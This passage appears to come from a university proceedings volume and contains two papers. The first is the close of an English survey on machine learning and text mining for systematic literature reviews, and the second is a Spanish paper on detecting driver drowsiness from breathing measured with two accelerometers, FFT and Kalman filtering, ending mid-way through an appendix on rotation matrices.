Machine learning systems for abstract screening have reached a level of maturity. In all of the available systems, human reviewers first need to screen a set of abstracts and then review the system recommendations. Such systems are thus semi-automatic [29]. After conducting a conventional search, retrieved abstracts are uploaded into the system, and then a human reviewer manually screens a sample, until it's sufficient the amount of relevant articles that a text classifier can be trained. This classifier will allow to predict the relevance. It is worth mentioning that this is a variant of active learning (AL).

In AL approaches, the model selects which instances are to be labelled next, with the aim of maximizing predictive performance with minimal human supervision. This AL approach is appropriate for the systematic review scenario, in light of the relatively small number of relevant abstracts that will exist in a given set under consideration. In this context, Hashimoto and others [21] presented a new topic detection method that induces an informative representation of studies, to improve the performance of the underlying active learner. Kontonatsios and others [23] introduced an automatic text classification approach that aims to prioritise eligible citations earlier than ineligible ones and thus reduces the manual labelling effort that is involved in the screening process. e.g. by automatically excluding lower ranked citations. Later on, Lee and others [24] proposed MiDaS-AE, a Multi-modal Missing Data aware Stacked Autoencoder, for semi-automating screening for SRs. They use a multi-modal view that exploits three representations, of: 1) documents, 2) topics, and 3) citation networks.

Screening systems tend to rank articles by the likelihood of relevance, rather than simply providing definitive, dichotomized classifications. Currently available systems include for example SWIFT-Review [17], which can be used to search, categorize, and visualize patterns in literature search results; and the SLR Toolkit [34] which supports four main features: simple literature filtering, design of a taxonomy, classification of literature and analysis of the classification by generated diagrams.

Data extraction

There have now been many applications of data extraction to support systematic reviews; but despite advances, extraction technologies remain in formative stages and are not readily accessible by practitioners.

Preparing a systematic review can take hundreds of hours to complete, but the process of reconciling different results from multiple studies is the bedrock of evidence-based medicine. Blake and others [26] introduced a two-step approach to automatically extract three facets – two entities (the agent and object) and the way in which the entities are compared (the endpoint) – from direct comparative sentences in full-text articles. The system does not require a user to predefined entities in advance and thus can be used in domains where entity recognition is difficult or unavailable.

Data extraction from original study reports is a time-consuming, error-prone process in systematic review development. The main goal of Bui and others [27] were to categorize PDF texts for strategic use by Information Extraction systems, and they used an open-source tool to extract raw texts from a PDF document and developed a text classification algorithm that follows a multi-pass sieve framework to automatically classify PDF text snippets into different categories like title and abstract, which can be used effectively in categorizing texts extracted from PDF documents.

It is worth noting that in case of SR in the basic sciences, the UK National Centre for Text Mining (NaCTeM) has created a number of systems which use structured models to automatically extract concepts including genes and proteins, yeasts, and anatomical entities [32]. Also, methods for automating are still far away for current capacities of ML and TX tools [29]. There has been significant progresses on each of these steps, but we believe that there is a need to build methods and tools to help researchers and practitioners independent of their field: software engineering or computer science, healthcare, social sciences, and others.

Conclusions

The volume of published studies have been growing over the years leading to the need of developing methods in order to obtain a semi-automatic approach that assist on some of the steps while carrying out a SR. There is no unified method for applying different technologies or disciplines like ML and TM, but the studies that we have found allow us to point out that these contributions made a huge progress towards this goal. In this context, some authors described that using TM to prioritise the order in which the articles are screened should be considered safe and ready to use [11].

Systematic reviews require very high accuracy in their methods, which may be difficult for automation to attain. Yet accuracy is not the only barrier to full automation. In areas with a degree of subjectivity (e.g. determining whether a trial is at risk of bias), readers are more likely to be reassured by the subjective but considered opinion of an expert human versus a machine. For these reasons, full automation remains a distant goal at present. As a side comment, Peer reviewing is a standard process for assessing

the quality of submissions at academic conferences and journals. We have found a generalized framework for fair reviewer assignment [33], which has been proved that it is superior to the current state-of-the-art.

Based on our analysis, mostly the contributions were written by academic groups involved in the research of ML and TM techniques, but very often the final prototype didn't achieve a high level of maintenance or ready for several users to use it concurrently. But, we must mention that it is recommendable that users remain fully involved in each step of the review, in order to provide real feedback on the use of the software, at least through an usability test. We are currently working on expanding the results, achieving a higher level of description of the techniques applied, and expanding the years studied in order to achieve a 10-year understanding curve. As future work, it is planned to analyze the tools found to understand their feasibility of application.

Acknowledgment

This work was supported by a research grant from Universidad Austral.

Referencias

- [1] Jalali, S., and Wohlin, C. (2012, September). Systematic literature studies: database searches vs. backward snowballing. In Proceedings of the ACM-IEEE international symposium on Empirical software engineering and measurement (pp. 29-38). ACM.
- [2] Petticrew, M. and Roberts, H. (2006) *Systematic Reviews in the Social Sciences: A Practical Guide*, Oxford: Blackwell.
- [3] Millard, L. A., Flach, P. A., and Higgins, J. P. (2015). Machine learning to assist risk-of-bias assessments in systematic reviews. *International journal of epidemiology*, 45(1), 266-277.
- [4] Felizardo, K. R., Andery, G. F., Paulovich, F. V., Minghim, R., and Maldonado, J. C. (2012). A visual analysis approach to validate the selection review of primary studies in systematic reviews. *Information and Software Technology*, 54(10), 1079-1091.
- [5] Boland, A., Cherry, G., and Dickson, R. (Eds.). (2017). *Doing a systematic review: A student's guide*. Sage.
- [6] Zachary, M. A., Gianiodis, P. T., Payne, G. T., and Markman, G. D. (2015). Entry timing: Enduring lessons and future directions. *Journal of Management*, 41(5), 1388-1415.
- [7] Tsafnat, G., Dunn, A., Glasziou, P., and Coiera, E. (2013). The automation of systematic reviews. *BMJ* doi: <https://doi.org/10.1136/bmj.f139>
- [8] Ananiadou S, and McNaught J. *Text mining for biology and biomedicine*. Boston/London: Artech House; 2006
- [9] Cohen A, Hersh W, Peterson K, Yen PY: Reducing Workload in Systematic Review Preparation Using Automated Citation Classification. *J Am Med Inform Assoc* 2006, 13: 206–219. 10.1197/jamia.M1929

- [9] Jonnalagadda, S. R., Goyal, P., and Huffman, M. D. (2015). Automating data extraction in systematic reviews: a systematic review. *Systematic reviews*, 4(1), 78.
- [10] O'Mara-Eves, A., Thomas, J., McNaught, J., Miwa, M., and Ananiadou, S. (2015). Using text mining for study identification in systematic reviews: a systematic review of current approaches. *Systematic reviews*, 4(1), 5.
- [11] Feng, L., Chiam, Y. K., and Lo, S. K. (2017, December). Text-mining techniques and tools for systematic literature reviews: A systematic literature review. In *2017 24th Asia-Pacific Software Engineering Conference (APSEC)* (pp. 41-50). IEEE.
- [12] Tawfik, G. M., Dila, K. A. S., Mohamed, M. Y. F., Tam, D. N. H., Kien, N. D., Ahmed, A. M., and Huy, N. T. (2019). A step by step guide for conducting a systematic review and meta-analysis with simulation data. *Tropical medicine and health*, 47(1), 46.
- [13] Cairo, L., de F. Carneiro, G., Monteiro, M. P., and e Abreu, F. B. (2019, September). Towards the Use of Machine Learning Algorithms to Enhance the Effectiveness of Search Strings in Secondary Studies. In *Proceedings of the XXXIII Brazilian Symposium on Software Engineering* (pp. 22-26).
- [14] Marcos-Pablos, S., & García-Peñalvo, F. J. (2018, October). Decision support tools for SLR search string construction. In *Proceedings of the Sixth International Conference on Technological Ecosystems for Enhancing Multiculturality (TEEM'18)*, pp. 660-667. DOI:<https://doi.org/10.1145/3284179.3284292>
- [15] Mergel, G. D., Silveira, M. S., & da Silva, T. S. (2015, April). A method to support search string building in systematic literature reviews through visual text mining. In *Proceedings of the 30th Annual ACM Symposium on Applied Computing (SAC '15)*, pp. 1594-1601. DOI:<https://doi.org/10.1145/2695664.2695902>
- [16] Howard, B. E., Phillips, J., Miller, K., Tandon, A., Mav, D., Shah, M. R., ... and Macleod, M. (2016). SWIFT-Review: a text-mining workbench for systematic review. *Systematic reviews*, 5(1), 87.
- [17] Scells, H., Zuccon, G., Koopman, B., & Clark, J. (2020, April). Automatic Boolean Query Formulation for Systematic Review Literature Search. In *Proceedings of The Web Conference 2020, (WWW '20)*, Association for Computing Machinery, New York, NY, USA, 1071-1081. DOI:<https://doi.org/10.1145/3366423.3380185>
- [18] Lanera, C., Minto, C., Sharma, A., Gregori, D., Berchiolla, P., and Baldi, I. (2018). Extending PubMed searches to ClinicalTrials.gov through a machine learning approach for systematic reviews. *Journal of clinical epidemiology*, 103, 22-30.
- [19] Bannach-Brown, A., Przybyła, P., Thomas, J., Rice, A. S., Ananiadou, S., Liao, J., and Macleod, M. R. (2019). Machine learning algorithms for systematic review: reducing workload in a preclinical review of animal studies and reducing human screening error. *Systematic reviews*, 8(1), 1-12.
- [20] Hashimoto, K., Kontonatsios, G., Miwa, M., and Ananiadou, S. (2016). Topic detection using paragraph vectors to support active learning in systematic reviews. *Journal of biomedical informatics*, 62, 59-65.
- [21] Kontonatsios, G., Spencer, S., Matthew, P., and Korkontzelos, I. (2020). Using a Neural Network-based Feature Extraction Method to Facilitate Citation Screening for Systematic Reviews. *Expert Systems with Applications: X*, 100030.
- [22] Lee, E. W., Wallace, B. C., Galaviz, K. I., & Ho, J. C. (2020, April). MMiDaS-AE: multi-modal missing data aware stacked autoencoder for biomedical abstract screening. In *Proceedings of the ACM Conference on Health, Inference, and Learning (CHIL '20)*. Association for Computing Machinery, New York, NY, USA, 139-150. DOI:<https://doi.org/10.1145/3368555.3384463>
- [23] Brahim Ouhbi, Mostafa Kamoune, Bouchra Frikh, El Moukhtar Zemmouri, and Hicham Behja. 2016. A hybrid feature selection rule measure and its application to systematic review. In *Proceedings of the 18th International Conference on Information Integration and Web-based Applications and Services (iiWAS '16)*. Association for Computing Machinery, New York, NY, USA, 106-114. DOI: <https://doi.org/10.1145/3011141.3011177>
- [24] Blake, C., and Lucic, A. (2015). Automatic endpoint detection to support the systematic review process. *Journal of biomedical informatics*, 56, 42-56.
- [25] Bui, D. D. A., Del Fiol, G., and Jonnalagadda, S. (2016). PDF text classification to leverage information extraction from publication reports. *Journal of biomedical informatics*, 61, 141-148.
- [26] Sellak, H., Ouhbi, B., & Frikh, B. (2015, December). Using rule-based classifiers in systematic reviews: a semantic class association rules approach. In *Proceedings of the 17th International Conference on Information Integration and Web-based Applications & Services (iiWAS '15)*. Association for Computing Machinery, New York, NY, USA, Article 43, 1-5. DOI:<https://doi.org/10.1145/2837185.2837279>
- [27] Marshall, I. J., and Wallace, B. C. (2019). Toward systematic review automation: a practical guide to using machine learning tools in research synthesis. *Systematic reviews*, 8(1), 163.
- [28] U.S. National Library of Medicine; Incorporating Values for Indexing Method in MEDLINE/PubMed XML. *NLM Technical Bulletin*. 2018 [cited 2020 Jun 17]; Available from: https://www.nlm.nih.gov/pubs/techbull/ja18/ja18_indexing_method.html
- [29] Mork J, Aronson A, Demner-Fushman D. 12 years on - is the NLM medical text indexer still useful and relevant? *J Biomed Semantics*. 2017;8:8.
- [30] Pyysalo S, Ananiadou S. Anatomical entity mention recognition at literature scale. *Bioinformatics*. 2014;30:868-75.
- [31] Kou, N. M., U, L. H., Mamoulis, N., and Gong, Z. (2015, May). Weighted coverage based reviewer assignment. In *Proceedings of the 2015 ACM SIGMOD international conference on management of data* (pp. 2031-2046).
- [32] Götz, S. (2018, October). Supporting systematic literature reviews in computer science: the systematic literature review toolkit. In *Proceedings of the 21st ACM/IEEE International Conference on Model Driven Engineering Languages and Systems: Companion Proceedings* (pp. 22-26).

Técnica diferencial para el filtrado de bioseñales para uso en la detección de somnolencia en conductores

J. P. Cosentino, FIUA, LIDTUA-CIC, A. Bettati, FIUA, M. Khabie, G. Sclaro, FIUA, I. de la Vega, FIUA, H. Ferrari, FIUA, CONICET, LIDTUA-CIC, V. Herrero, FIUA, LIDTUA-CIC.

FIUA: Facultad de Ingeniería de la Universidad Austral

CONICET: Consejo Nacional de Investigaciones Científicas y Técnicas de Argentina

LIDTUA: Laboratorio de Investigación, Desarrollo y Transferencia de la Universidad Austral –

CIC: Comisión de Investigaciones Científica de la Provincia de Buenos Aires

Autor Correspondiente: jcosentino@austral.edu.ar

Resumen

En el marco de un proyecto destinado a mejorar la detección de somnolencia en conductores se diseñó e implementó un procedimiento para utilizar dos sensores que permite aislar la detección del movimiento respiratorio del conductor del resto de las aceleraciones debidas al movimiento del vehículo. Se realizó un alineamiento automático de los ejes cartesianos de ambos sensores, uno solidario al conductor y otro solidario al vehículo, restándole al primero las señales detectadas por el segundo. El proceso incluye el planteo de las matrices de rotación; la alineación automática de los ejes de los sensores; la detección de las señales, el uso de la Transformada Rápida de Fourier para inferir la frecuencia respiratoria y la utilización de filtros de Kalman para el manejo conjunto de los errores de medición. El procedimiento diseñado e implementado permitió detectar fehacientemente variaciones en la frecuencia respiratoria del conductor con sensores no intrusivos colocados en el cinturón de seguridad. Las variaciones detectadas en la frecuencia de respiración fueron menores al 10 % con un error estimado del 1 % y no se encuentran dentro de los márgenes de error de los sensores.

Introducción

Se ha demostrado que una gran proporción de los accidentes de tráfico en todo el mundo están relacionados con el sueño inadecuado o desordenado. [1-2]

Si bien existen múltiples técnicas de detección de alteraciones de tipo conductuales en el manejo, que pueden relacionarse con el cansancio, las variables fisiológicas son las apropiadas para interpretar los procesos internos que ocurren en el organismo que pueden desencadenar en sueño o somnolencia.

Se ha demostrado que es posible predecir estados de somnolencia y sueño a través de la medición de frecuencia respiratoria, el presente trabajo persigue el desarrollo de una técnica diferente que busca los mismos resultados. [3-4]

La técnica propuesta hace uso de técnicas diferenciales que permiten eliminar señales no deseadas, (propias de ambientes no controlados) para dejar solo la señal respiratoria de interés que luego en instancias posteriores a este trabajo perseguirán la detección de somnolencia. En el presente trabajo, apoyado en que las variables fisiológicas (principalmente la respiración) son un elemento clave y predictor de sueño, se propone una técnica de captura y filtrado diferencial de dos señales, una proveniente de un sensor solidario al cuerpo humano y la otra proveniente de un sensor solidario al vehículo donde el humano se transporta. [3-6]

Aunque es cierto que hay técnicas basadas en procesamiento de imágenes, resultan en muchas situaciones interferidas por el uso de anteojos, luz solar excesiva, conducción nocturna, etc. lo que posiciona a las variables fisiológicas como valores predictores más certeros.

Modelo de medición

Acelerómetros y técnica diferencial

Se utilizaron dos sensores de la serie MPU 6050 con 6 ejes de medición (3 acelerómetros y 3 giróscopos). Estos dispositivos captan las deflexiones en partes móviles dentro de los encapsulados, por la inercia de estos frente a la aceleración del dispositivo y así medir aceleraciones. Einstein afirma en su principio de equivalencia que un sistema inmerso en un campo gravitatorio es indistinguible de un sistema de referencia no inercial acelerado. De esta manera, aunque el dispositivo esté en reposo, sus sensores medirán una aceleración correspondiente a la acción del campo gravitatorio terrestre. Colocando tres partes móviles que se pueden deflectar en direcciones ortogonales se puede medir la aceleración como magnitud vectorial. A cada una de estas direcciones se le asigna un eje en un sistema de coordenadas fijo al dispositivo y de esta forma los sensores miden la aceleración en x, y, z.

Dado que el objetivo es medir el movimiento del pecho del conductor para captar su frecuencia respiratoria al manejar, los movimientos y aceleraciones del automóvil al ser medidos también por el acelerómetro, pasan a ser un

“artifact” que puede modificar o anular la señal producida por el movimiento al respirar. Por ello se diseñó un experimento utilizando dos acelerómetros diferentes, uno sobre el pecho del conductor que registra el movimiento del conductor (A en Figura 1), como también las aceleraciones debidas al movimiento del auto. Por otro lado, un acelerómetro fijo al tablero del auto (B en la Figura 1) que solo mida las componentes que provienen por el movimiento del automóvil.




Figura 1. Ubicación de los sensores uno solidario al conductor y el otro al vehículo

Para lograr detectar la respiración del conductor, se utiliza un acelerómetro colocado en el cinturón de seguridad.

Tanto el movimiento del vehículo como vibraciones internas generan ruido que interfiere con la señal que se quiere medir. Para filtrar dicho ruido, se utiliza un segundo acelerómetro colocado en el torpedero del vehículo y así poder eliminar estas componentes en la señal del cinturón, dejando solamente la parte asociada al movimiento respiratorio del conductor.

Para poder restar las mediciones debidas al movimiento del auto utilizando el método diferencial, los sistemas de referencia de ambos sensores deben coincidir. Para ello se utilizaron las mediciones del auto en reposo y la aceleración que aparece en los mismos debido al campo gravitatorio terrestre. De esta forma se pueden hacer rotaciones de las señales medidas en cada sensor alrededor del eje x y del eje y en cada uno de sus sistemas de referencia, de forma tal que ambos sistemas queden con sus respectivos ejes z y los planos x-y coincidentes, pero sin orientar aún. Esta última rotación alrededor del eje z, se realiza con la primera medición de una aceleración del vehículo en movimiento, de tal forma que las componentes medidas en x y en y coincidan en ambos en ambos sistemas. En este punto ya se tienen las señales de ambos sensores en sistemas de coordenadas con ejes paralelos y se puede así restar entre ambos sensores las aceleraciones provenientes del movimiento del automóvil y obtener la señal exclusiva del movimiento del cinturón debido a la respiración del conductor.

En la **Figura 2**, se describe el proceso en su conjunto:




Figura 2. Diagrama de Procesos

Mediciones y elementos utilizados

- Dos acelerómetros MPU 6050
- Una Raspberry Pi 2, utilizada para ejecutar el código Python que lee los datos de los sensores, los procesa y genera los resultados.
- Librería Numpy, utilizada para facilitar los cálculos con las matrices de transformación y la transformada de Fourier.

Calibración de los acelerómetros

Como los acelerómetros no se encuentran en el mismo plano y orientación, es necesario re-orientarlos programáticamente para poder obtener la real diferencia de las señales captadas. Logrando así filtrar el ruido producido por el movimiento del vehículo, y aislar la señal de interés.

Se separa la calibración en dos etapas. Una etapa de calibración estática, que consiste en utilizar la aceleración de la gravedad para lograr que ambos acelerómetros se encuentren en el mismo plano. Y una etapa de calibración dinámica, que comienza al detectar movimiento en el vehículo, utilizando esta aceleración para lograr que los tres ejes de ambos acelerómetros se encuentren orientados en el mismo sentido.

Detección de la frecuencia respiratoria

Luego de calibrar los acelerómetros y obtener la diferencia entre ellos, en el sensor adosado al pecho del conductor, se detecta el movimiento del mismo, ya que cambian los componentes de la aceleración de la gravedad al respirar. Se utilizó la Transformada Rápida de Fourier (FFT) a estas variaciones para detectar la frecuencia respiratoria.

Implementación y decisiones tomadas

Calibración estática

Al momento de encender el sistema se toman los valores de las componentes X, Y y Z de la aceleración de la gravedad medidos por los dos acelerómetros y para utilizarlos en la etapa de calibración estática.

Esta etapa aprovecha que al momento de estar quieto la única aceleración presente es la de la gravedad. Se utiliza esta misma para generar dos matrices de rotación por sensor (una para cada componente que se desea rotar) con el fin de multiplicar los valores que se obtengan de cada acelerómetro con su matriz correspondiente.

Hasta aquí se logra rotar a los acelerómetros a dos sistemas los cuales coinciden en uno de los ejes, el que contiene la aceleración de la gravedad.

Calibración dinámica

La segunda etapa de calibración comienza cuando se detectan los primeros movimientos. Como ya se utilizó la aceleración de la gravedad para la etapa de calibración estática, se necesita de otras aceleraciones para generar una última matriz. Esta matriz se genera para uno solo de los acelerómetros, y es multiplicada por los valores que se obtengan del mismo con el fin de dejarlo orientado igual que el acelerómetro restante.

Finalizada la etapa de calibración, comienza a funcionar el programa. Durante la ejecución del mismo se calculará nuevamente la etapa dos cada un periodo de tiempo determinado. La etapa uno se calcula una única vez al comienzo.

Obtención de los Espectros de Frecuencia mediante FFT

Finalmente, con los acelerómetros orientados se procede a hacer el diferencial entre las aceleraciones obtenidas de cada uno de ellos y utilizando la transformada de Fourier detectar la frecuencia respiratoria.

El algoritmo que aplica la transformada de Fourier, toma como entrada las aceleraciones en el eje X, Y y Z. La transformada es aplicada en cada eje por separado y el resultado es utilizado para graficar los diagramas.

Variables

- Intervalo de tiempo esperado entre dos muestras de los acelerómetros: 100ms
- Cantidad de muestras para hacer Fourier: 500 muestras
- Cantidad de muestras tomadas para calcular la tercera matriz: 500 muestras
- Intervalo de tiempo esperado entre dos muestras de los acelerómetros al calcular la tercera matriz: 50 ms
- Mínimo módulo de la aceleración requerida para iniciar el cálculo de la tercera matriz: 0.2 g
- Tiempo requerido para realizar una nueva calibración: 600s

Pruebas y resultados

Visualización

Al momento de realizar las pruebas sobre los acelerómetros y su procesamiento, es necesario desarrollar una etapa nueva del proceso que tenga la capacidad de mostrar las mediciones de los sensores. A su vez, es

importante que estos datos se puedan visualizar en tiempo real para mejorar la experiencia de las demostraciones y poder ver cómo responden ante distintos escenarios. Luego, se encuentra el desafío de visualizar los resultados de las transformadas de Fourier para hacer un análisis de espectro que entregue información sobre la frecuencia respiratoria.

Debido a la gran carga de procesamiento que se asigna al Raspberry pi, y su baja capacidad de procesamiento gráfico, es evidente que los gráficos no pueden ser generados sin un servidor externo.

Inicialmente se realizaron intentos utilizando el Raspberry pi, pero daba como resultado ejecuciones muy inestables, y los gráficos se mostraban con mucho retraso respecto a los valores que los sensores estaban midiendo. Por esto se concluyó en utilizar un servidor externo.

Para lograr una comunicación de cliente servidor que pueda transmitir muchos datos de manera continua, se utiliza un protocolo denominado “WebSocket”. Este protocolo permite transferir múltiples paquetes de información realizando una única conexión inicial entre el cliente y servidor, lo cual evita perder la conexión y evitar múltiples solicitudes en un lapso corto de tiempo.

Mediciones reales

Las pruebas que se realizaron consistieron en colocar un acelerómetro pegado sobre el pecho de una persona sentada respirando normalmente. El objetivo era ver cuánto se evidenciaba la frecuencia respiratoria como consecuencia del cambio de orientación que sufre el acelerómetro y giróscopo al acompañar el movimiento del pecho. A continuación, se pueden observar las funciones periódicas que se capturaron:




Figura 3. Medición temporal de los acelerómetros (A y B), y resultado diferencial.

Observando estos datos, se puede ver que el acelerómetro logra capturar una función periódica que tiene cierta frecuencia. Luego, aplicando la Transformada de Fourier se logra generar el siguiente gráfico.




Figura 4. Función resultante de la transformada de Fourier sobre los datos de los acelerómetros.

Como se puede observar, la frecuencia que más se destaca ronda el valor de 0.3, que se considera un valor

estándar de frecuencia respiratoria. Esto muestra que, a partir de la captura y transformación de los datos obtenidos por el acelerómetro, se puede llegar a obtener la frecuencia respiratoria de la persona que, con otras diferentes técnicas no alcanzadas por el presente trabajo, permiten inducir un proceso de relajación en el conductor compatible con la somnolencia previa al quedarse dormidos al volante.

Alternativa utilizando filtro de Kalman

El Filtro de Kalman es un algoritmo de estimación óptimo que predice una variable de interés como la ubicación, la velocidad o la dirección en presencia de ruido. Utiliza una serie de mediciones observadas en el tiempo, las cuales en este contexto provienen del acelerómetro y giroscopio. Estas mediciones contienen ruido que contribuye al error de la medición. El filtro de Kalman intenta estimar el estado del sistema, en función de los estados actuales y anteriores, que tienden a ser más precisos que las mediciones por sí solas. Puntualmente para el caso de un acelerómetro y giroscopio, el filtro de Kalman logra buenos resultados ya que el giroscopio es muy preciso, pero tiende a desviarse, mientras que el acelerómetro es un poco inestable, pero no se desvía.

Este algoritmo fue utilizado para buscar una mayor precisión en las mediciones de los acelerómetros, logrando que se complemente con los valores obtenidos por el giroscopio. A continuación, se muestra un bloque de código donde se puede ver las entradas y salidas de este procesamiento. La implementación completa fue hecha exclusivamente en Python.

Esto implica que no solamente se utilizan las mediciones de los acelerómetros, sino que también se incorporan los giróscopos. A continuación, se muestra una medición que evidencia el gran aporte que tienen los giróscopos para formar la función periódica.




Figura 5. Resultado de la aplicación de los filtros de Kalman. En el primer gráfico de arriba se muestra la resta de las aceleraciones. Luego en los dos gráficos del medio se puede ver los datos que capturan los giróscopos. Por último, en el gráfico de abajo se puede ver el resultado de la aplicación del filtro de Kalman usando los datos de los acelerómetros y giróscopos.

Como se puede ver en la figura 5, al utilizar los datos del giróscopo la función resultante se aproxima a una función periódica con frecuencia fija, mientras que la de aceleración no se logra apreciar lo mismo. Esto permite que luego de la transformada de Fourier la frecuencia resultante se pueda detectar con mayor facilidad.




Figura 6. Espectro en frecuencia obtenidos utilizando FFT, sin (izquierda) y con filtro de Kalman (derecha).

Conclusiones

En el marco de un proyecto destinado a mejorar la detección de somnolencia en conductores se diseñó e implementó un procedimiento para utilizar dos sensores acelerómetros que permite aislar la detección del movimiento respiratorio del conductor del resto de las aceleraciones debidas al movimiento del vehículo. Para ello se realizó un alineamiento automático de los ejes cartesianos de ambos sensores, uno solidario al conductor y otro solidario al vehículo, restándole al primero las señales detectadas por el segundo. El proceso incluye el planteo de las matrices de rotación; la alineación automática de los ejes de los sensores; la detección de las señales, el uso de la Transformada Rápida de Fourier para inferir por método indirecto la frecuencia respiratoria y la utilización de filtros de Kalman para el manejo conjunto de los errores de medición.

El proceso fue implementado utilizando, los sensores MPU 6050 con 3 ejes de medición y giróscopo; una tarjeta Raspberry Pi y el código en Python con las librerías Numpy.

El proceso diseñado e implementado permitió detectar fehacientemente variaciones en la frecuencia respiratoria del conductor con sensores no intrusivos colocados en el cinturón de seguridad.

Las variaciones detectadas en la frecuencia de respiración fueron menores al 10 % con un error estimado del 1% y no se encuentran dentro de los márgenes de error de los sensores.

El filtrado diferencial, resulta en una técnica simple y de gran utilidad al momento de extraer componentes espectrales enmascaradas por frecuencias no deseadas.

La potencialidad de uso en el proceso de determinación de alteraciones respiratorias que ayuden a predecir un proceso de relajación en el conductor que derive en somnolencia y en última instancia, en sueño, resulta crítico en la asistencia de conducción, particularmente conductores profesionales que se encuentran más tiempo en las rutas y la probabilidad de accidente, por tanto, es mayor.

Referencias

- [1] World Health Organization (WHO), 2010. [Last accessed on 2018 Sept 30]; Global Plan for the Decade of Action for Road Safety 2011-2020, WHO, Geneva. Available from: http://www.who.int/roadsafety/decade_of_action/plan/en/
- [2] Tefft BC, AAA Foundation for Traffic Safety. Prevalence of Motor Vehicle Crashes Involving Drowsy Drivers, United States, 2009 – 2013. Washington, DC: AAA Foundation for Traffic Safety; 2014. October 19, 2015.

- [3] The Nature of Respiratory Changes Associated with Sleep Onset - Sleep, (1):49-59, 1981 Raven Press, New York, Karen H. Naifeh and Joe Kamiya
- [4] Drowsiness Detection by Thoracic Effort Signal Analysis with Professional Drivers in Real Environments. Noelia Rodríguez Ibáñez a, Miguel Ángel García González, Juan Ramos Castro, Mirey Fernández-Chimeno. Pol. Ind. Can Magarola, C/ Rec de Dalt, 08100 Mollet del Vallès (Barcelona), Grup d'Instrumentació Electrònica I Biomèdica. Departament d'Enginyeria Electrònica Universitat Politècnica de Catalunya
- [5] Sleep and Wake Classification With ECG and Respiratory Effort Signals, Karlen et al, IEEE Transactions on Biomedical Circuits and Systems, vol. 3, no. 2, April 2009
- [6] Mobile Healthcare for Automatic Driving Sleep-Onset Detection Using Wavelet-Based EEG and Respiration Signals, Lee et al, Sensors 2014, 14, 17915-17936; doi:10.3390/s141017915

Anexo 1: Desarrollo de las Rotaciones

Dado un punto en el plano, puede describirse con los coeficientes de sus proyecciones sobre los ejes x e y $\vec{r} = a \hat{i} + b \hat{j}$ y escribirlo como un vector columna $\vec{r} = \begin{pmatrix} a \\ b \end{pmatrix}$




Figura 9. Esquema básico de rotación de ejes de coordenadas ortogonales

Por su parte si se toma la componente en x como la parte real y la parte y como la parte imaginaria de un número complejo se puede representar un punto en el plano por el número complejo

$$\vec{r} = a\hat{i} + b\hat{j} \equiv z = a + ib$$

En esta notación y escribiendo los complejos en su forma polar, la rotación se escribe como un producto de números complejos $z = a + ib = \rho e^{i\theta}$ y una rotación en un ángulo α se puede obtener multiplicando por un complejo de módulo 1 y argumento $\alpha e^{i\alpha}$ y así el vector rotado resulta:

$$z' = z e^{i\alpha} = \rho e^{i\theta} e^{i\alpha} = \rho e^{i(\theta+\alpha)}$$

Pasando de la forma polar a la cartesiana queda

$$z' = z e^{i\alpha} = (a + ib)(\cos\alpha + i\sin\alpha)$$

$$(a\cos\alpha - b\sin\alpha) + i(asen\alpha + b\cos\alpha)$$

o en forma matricial

$$\vec{r}' = R(\alpha)\vec{r}$$

$$\begin{pmatrix} \cos\alpha & -\sin\alpha \\ \sin\alpha & \cos\alpha \end{pmatrix} \begin{pmatrix} a \\ b \end{pmatrix} = \begin{pmatrix} a\cos\alpha - b\sin\alpha \\ a\sin\alpha + b\cos\alpha \end{pmatrix}$$

Con $R(\alpha)$ la matriz de rotación en un ángulo α .

Si la rotación es en el sentido inverso en $-\alpha$, resulta:

